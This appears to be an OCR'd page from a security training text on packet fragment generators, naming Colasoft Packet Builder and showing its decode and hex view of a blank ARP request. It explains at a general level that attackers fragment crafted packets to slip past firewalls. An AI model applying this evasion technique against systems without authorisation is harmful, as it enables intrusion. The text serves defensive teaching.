
Packet Fragment Generator Tools

There are various packet fragment generators that attackers use to perform fragmentation attacks on firewalls to bypass them.

- **Colasoft Packet Builder**

  Source: *https://www.colasoft.com*

  Colasoft Packet Builder is used to create custom network packets and fragmenting packets. Attackers use this tool to create custom malicious packets and fragment them such that firewalls cannot detect them. They can create custom network packets such as Ethernet Packet, ARP Packet, IP Packet, TCP Packet, and UDP Packet. Security professionals use this tool to check your network's protection against attacks and intruders.


Colasoft Packet Builder
File Edit Send Help
Import Export Add Insert Copy Paste Delete Move Up Move Down Checksum Send Send All Adapter About
Colasoft Capsa Packet Analyzer
Decode Editor
Packet No. 1
Decode Editor
Hex Editor
Total 60 bytes
Hex Editor
Packet List
Packets 1 Selected 1

```
Packet Info
    Number                        000001
    Packet Length                 64
    Capture Length                60
    Delta Time                    0.100000000 Second
Ethernet - II                     [0/14]
    Destination Address           FF:FF:FF:FF:FF:FF   [0/6]
    Source Address                00:00:00:00:00:00   [6/6]
    Protocol Type                 0x806  (ARP)  [12/2]
Address Resolution Protocol       [14/28]
    Hardware Type                 1  (Ethernet)  [14/2]
    Protocol Type                 0x800  (IPv4)  [16/2]
    Hardware Size                 6                   [18/1]
    Protocol Size                 4                   [19/1]
    Opcode                        1  (ARP Request)  [20/2]
    Sender Hardware Adress        00:00:00:00:00:00   [22/6]
    Sender Ip Adress              0.0.0.0  [28/4]
    Target Hardware Adress        00:00:00:00:00:00   [32/6]
    Target Ip Adress              0.0.0.0  [38/4]
Extra Data                        [42/18]
    Number of bytes               18 bytes   [42/18]
FCS - Frame Check Sequence
    FCS                           0x6FEC176D   (Calculated)
```


```
0000 | FF FF FF FF FF FF 00 00 00 00 00 00 08 06 | ..............
000E | 00 01 08 00 06 04 00 01 00 00 00 00 00 00 | ..............
001C | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ..............
002A | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ..............
0038 | 00 00 00 00                               | ....
```

No.	Delta Time	Source	Destination
1	0.100000000	00:00:00:00:00:00	FF:FF:FF:FF:FF:FF

